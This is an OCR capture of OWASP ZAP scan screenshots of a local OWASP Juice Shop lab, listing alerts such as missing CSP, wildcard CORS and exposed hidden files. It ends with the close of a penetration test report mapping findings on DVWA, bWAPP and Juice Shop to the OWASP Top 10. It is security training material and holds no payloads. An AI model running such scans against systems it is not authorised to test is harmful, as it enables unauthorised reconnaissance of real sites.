

Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Automated Scan
ZAP by Checkmarx
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack: http://localhost:3000/
Select...
Use traditional spider:
Use ajax spider: Always with Firefox
Attack
Stop
Progress: Using traditional spider to discover the content
History
Search
Alerts
Active Scan
Output
Spider
Alerts (7)
Content Security Policy (CSP) Header Not Set
Cross-Domain Misconfiguration (74)
Hidden File Found (4)
Cross-Domain JavaScript Source File Inclusion
Timestamp Disclosure - Unix (155)
Information Disclosure - Suspicious Comments
Modern Web Application (49)
Content Security Policy (CSP) Header Not Set
URL: http://localhost:3000/sitemap.xml
Risk: Medium
Confidence: High
Parameter:
Attack:
Evidence:
CWE ID: 693
WASC ID: 15
Source: Passive (10038 - Content Security Policy (CSP) Header Not Set)
Alert Reference: 10038-1
Input Vector:
Description:
Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as java applets, ActiveX, audio and video files.
Other Info:
Alerts 0 3 2 2 Main Proxy: localhost:8080
Current Status



Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Automated Scan
ZAP by Checkmarx
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack: http://localhost:3000/
Select...
Use traditional spider:
Use ajax spider: Always with Firefox
Attack
Stop
Progress: Attack complete - see the Alerts tab for details of any issues found
History
Search
Alerts
Active Scan
Output
Spider
AJAX Spider
Alerts (7)
Content Security Policy (CSP) Header Not Set
Cross-Domain Misconfiguration (74)
Hidden File Found (4)
Cross-Domain JavaScript Source File Inclusion
Timestamp Disclosure - Unix (155)
Information Disclosure - Suspicious Comments
Modern Web Application (49)
Content Security Policy (CSP) Header Not Set
URL: http://localhost:3000/sitemap.xml
Risk: Medium
Confidence: High
Parameter:
Attack:
Evidence:
CWE ID: 693
WASC ID: 15
Source: Passive (10038 - Content Security Policy (CSP) Header Not Set)
Alert Reference: 10038-1
Input Vector:
Description:
Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as java applets, ActiveX, audio and video files.
Other Info:
Alerts 0 3 2 2 Main Proxy: localhost:8080
Current Status



Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/plain; charset=utf-8
Content-Length: 28
ETag: W/"1c-8HgF6mNyhsSFK0pascC9uB0wjX0"
Vary: Accept-Encoding
Date: Wed, 03 Sep 2025 15:11:04 GMT
Connection: keep-alive
User-agent: *
Disallow: /ftp
History
Search
Alerts
Active Scan
Output
Spider
AJAX Spider
Alerts (7)
Content Security Policy (CSP) Header Not Set
Cross-Domain Misconfiguration (74)
Hidden File Found (4)
Cross-Domain JavaScript Source File Inclusion
Timestamp Disclosure - Unix (155)
Information Disclosure - Suspicious Comments
Modern Web Application (49)
Cross-Domain Misconfiguration
URL: http://localhost:3000/robots.txt
Risk: Medium
Confidence: Medium
Parameter:
Attack:
Evidence: Access-Control-Allow-Origin: *
CWE ID: 264
WASC ID: 14
Source: Passive (10098 - Cross-Domain Misconfiguration)
Input Vector:
Description:
Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server.
Other Info:
The CORS misconfiguration on the web server permits cross-domain read requests from arbitrary third party domains, using unauthenticated APIs on this domain. Web browser implementations do not permit arbitrary third parties to read the response from authenticated APIs, however. This reduces the risk somewhat. This misconfiguration could be used by an attacker to access data that is
Alerts 0 3 2 2 Main Proxy: localhost:8080
Current Status



Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 03 Sep 2025 09:03:55 GMT
ETag: W/"124fa-1990ed18290"
Content-Type: text/html; charset=UTF-8
Content-Length: 75002
<!--
~ Copyright (c) 2014-2025 Bjoern Kimminich & the OWASP Juice Shop contributors.
~ SPDX-License-Identifier: MIT
-->
<!doctype html>
<html lang="en" data-beasties-container>
<head>
<meta charset="utf-8">
<title>OWASP Juice Shop</title>
<meta name="description" content="Probably the most modern and sophisticated insecure web application">
Content Modified
History
Search
Alerts
Active Scan
Output
Spider
AJAX Spider
Alerts (7)
Content Security Policy (CSP) Header Not Set
Cross-Domain Misconfiguration (74)
Hidden File Found (4)
Cross-Domain JavaScript Source File Inclusion
Timestamp Disclosure - Unix (155)
Information Disclosure - Suspicious Comments
Modern Web Application (49)
Hidden File Found
URL: http://localhost:3000/.hg
Risk: Medium
Confidence: Low
Parameter:
Attack:
Evidence: HTTP/1.1 200 OK
CWE ID: 538
WASC ID: 13
Source: Active (40035 - Hidden File Finder)
Input Vector:
Description:
A sensitive file was identified as accessible or available. This may leak administrative, configuration, or credential information which can be leveraged by a malicious individual to further attack the system or conduct social engineering efforts.
Other Info:
Alerts 0 3 2 2 Main Proxy: localhost:8080
Current Status


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 03 Sep 2025 09:03:55 GMT
ETag: W/"124fa-1990ed18298"
Content-Type: text/html; charset=UTF-8
Content-Length: 75002
<!doctype html>
<html lang="en" data-beasties-container>
<head>
<meta charset="utf-8">
<title>OWASP Juice Shop</title>
<meta name="description" content="Probably the most modern and sophisticated insecure web application">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_js.ico">
<link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css">
<script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
Content Modified
History
Search
Alerts
Active Scan
Output
Spider
AJAX Spider
Alerts (7)
Content Security Policy (CSP) Header Not Set
Cross-Domain Misconfiguration (74)
Hidden File Found (4)
Cross-Domain JavaScript Source File Inclusion
Timestamp Disclosure - Unix (155)
Information Disclosure - Suspicious Comments
Modern Web Application (49)
Cross-Domain JavaScript Source File Inclusion
URL: http://localhost:3000/sitemap.xml
Risk: Low
Confidence: Medium
Parameter: //cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js
Attack:
Evidence: <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
CWE ID: 829
WASC ID: 15
Source: Passive (10017 - Cross-Domain JavaScript Source File Inclusion)
Input Vector:
Description:
The page includes one or more script files from a third-party domain.
Other Info:
Alerts 0 3 2 2 Main Proxy: localhost:8080
Current Status 0 0 0 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 03 Sep 2025 09:03:55 GMT
ETag: W/"124fa-1990ed18298"
Content-Type: text/html; charset=UTF-8
Content-Length: 75002
ion-shadow:0px 5px 5px -3px rgba(0, 0, 0, .2), 0px 8px 10px 1px rgba(0, 0, 0, .14), 0px 3px 14px 2px rgba(0, 0, 0, .12)}html{--mat-select-pa
spacing:8px;--mat-button-protected-pressed-container-elevation-shadow:0px 5px 5px -3px rgba(0, 0, 0, .2), 0px 8px 10px 1px rgba(0, 0, 0, .14
pansion-legacy-header-indicator-display:inline-block;--mat-expansion-header-indicator-display:none}html{--mat-expansion-container-background
, .7);--mat-slide-toggle-unselected-hover-state-layer-color:white;--mat-slide-toggle-unselected-hover-track-color:rgba(255, 255, 255, .12);-
een-theme{--theme-primary:#546e7a;--theme-primary-lighter:rgb(96.4776699029, 126.3398058252, 140.1223300971);--theme-primary-light:rgb(105.1
Content Modified
History
Search
Alerts
Active Scan
Output
Spider
AJAX Spider
Alerts (7)
Content Security Policy (CSP) Header Not Set
Cross-Domain Misconfiguration (74)
Hidden File Found (4)
Cross-Domain JavaScript Source File Inclusion
Timestamp Disclosure - Unix (155)
Information Disclosure - Suspicious Comments
Modern Web Application (49)
Timestamp Disclosure - Unix
URL: http://localhost:3000/
Risk: Low
Confidence: Low
Parameter:
Attack:
Evidence: 1650485437
CWE ID: 497
WASC ID: 13
Source: Passive (10096 - Timestamp Disclosure)
Input Vector:
Description:
A timestamp was disclosed by the application/web server. - Unix
Other Info:
1650485437, which evaluates to: 2022-04-21 01:40:37.
Alerts 0 3 2 2 Main Proxy: localhost:8080
Current Status 0 0 0 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 03 Sep 2025 09:03:24 GMT
ETag: W/"6ee4b-1990ed10ac0"
Content-Type: application/javascript; charset=UTF-8
Content-Length: 454219
Content Modified
History
Search
Alerts
Active Scan
Output
Spider
AJAX Spider
Alerts (7)
Content Security Policy (CSP) Header Not Set
Cross-Domain Misconfiguration (74)
Hidden File Found (4)
Cross-Domain JavaScript Source File Inclusion
Timestamp Disclosure - Unix (155)
Information Disclosure - Suspicious Comments
Modern Web Application (49)
Information Disclosure - Suspicious Comments
URL: http://localhost:3000/main.js
Risk: Informational
Confidence: Low
Parameter:
Attack:
Evidence: query
CWE ID: 615
WASC ID: 13
Source: Passive (10027 - Information Disclosure - Suspicious Comments)
Input Vector:
Description:
The response appears to contain suspicious comments which may help an attacker.
Other Info:
The following pattern was used: \bQUERY\b and was detected in likely comment: "//owasp.org' target='_blank'>Open Worldwide Application Security Project (OWASP) and is developed and maintained by volunteer", see evidence field for the suspicious comment/snippet.
Alerts 0 3 2 2 Main Proxy: localhost:8080
Current Status 0 0 0 0 0 0 0 0 0 0 0 0


Untitled Session - ZAP 2.16.1
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/plain; charset=utf-8
Content-Length: 28
ETag: W/"1c-8HgF6mNyhsSFK0pascC9uB0wjX0"
Vary: Accept-Encoding
Date: Wed, 03 Sep 2025 15:11:04 GMT
Connection: keep-alive
User-agent: *
Disallow: /ftp
History
Search
Alerts
Active Scan
Output
Spider
AJAX Spider
New Scan
Progress: 1: http://localhost:3000/
100%
Current Scans: 0
Num Requests: 200
New Alerts: 0
Export
Sent Messages
Filtered Messages
ID
Req. Timestamp
Resp. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
769 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/_darcs 200 OK 8 ms 469 bytes 75,002 bytes
771 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/BitKeeper 200 OK 11 ms 469 bytes 75,002 bytes
773 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 1 ms 469 bytes 75,002 bytes
774 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 2 ms 469 bytes 75,002 bytes
775 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 2 ms 469 bytes 75,002 bytes
776 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 2 ms 469 bytes 75,002 bytes
777 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 2 ms 469 bytes 75,002 bytes
778 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 3 ms 469 bytes 75,002 bytes
779 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 2 ms 469 bytes 75,002 bytes
780 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 2 ms 469 bytes 75,002 bytes
781 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 2 ms 469 bytes 75,002 bytes
782 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 1 ms 469 bytes 75,002 bytes
783 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 2 ms 469 bytes 75,002 bytes
784 9/3/25, 8:42:37 PM 9/3/25, 8:42:37 PM GET http://localhost:3000/ 200 OK 2 ms 469 bytes 75,002 bytes
Alerts 0 3 2 2 Main Proxy: localhost:8080
Current Status 0 0 0 0 0 0 0 0 0 0 0 0



Mitigation: Restrict access, sanitize outputs.

5. OWASP Top 10 Mapping

- A01:2021 Broken Access Control → Weak authentication, JWT manipulation (Juice Shop)
- A03:2021 Injection → SQL Injection, OS Command Injection (DVWA, bWAPP, Juice Shop)
- A05:2021 Security Misconfiguration → File upload execution, missing headers (DVWA, bWAPP)
- A07:2021 Identification & Authentication Failures → Hydra brute force attacks
- A08:2021 Software & Data Integrity Failures → Improper file upload validation
- A09:2021 Security Logging & Monitoring Failures → Errors not properly logged

6. Conclusion

This security assessment of **DVWA, bWAPP, and Juice Shop** was performed with the objective of identifying common web application vulnerabilities as outlined in the OWASP Top 10. The assessment successfully demonstrated multiple real-world attack vectors, including **Cross-Site Scripting, SQL Injection, OS Command Injection, Unrestricted File Upload, Weak Authentication, and Broken Access Control**.

The findings highlight critical weaknesses that could lead to:

- Unauthorized access to sensitive data
- Remote code execution on the server

- Session hijacking and privilege escalation
- Exposure of internal system information

Each vulnerability has been accompanied by **detailed impact analysis and practical mitigation strategies**, ensuring the development team has a clear roadmap for remediation.

Final Remarks

This report has been completed in line with professional penetration testing practices and is intended solely for **educational and security improvement purposes**. By addressing the identified vulnerabilities, the security posture of these applications can be significantly enhanced, reducing the risk of exploitation in real-world scenarios.

Prepared By:

Meghan Diwate

Security Analyst / Penetration Tester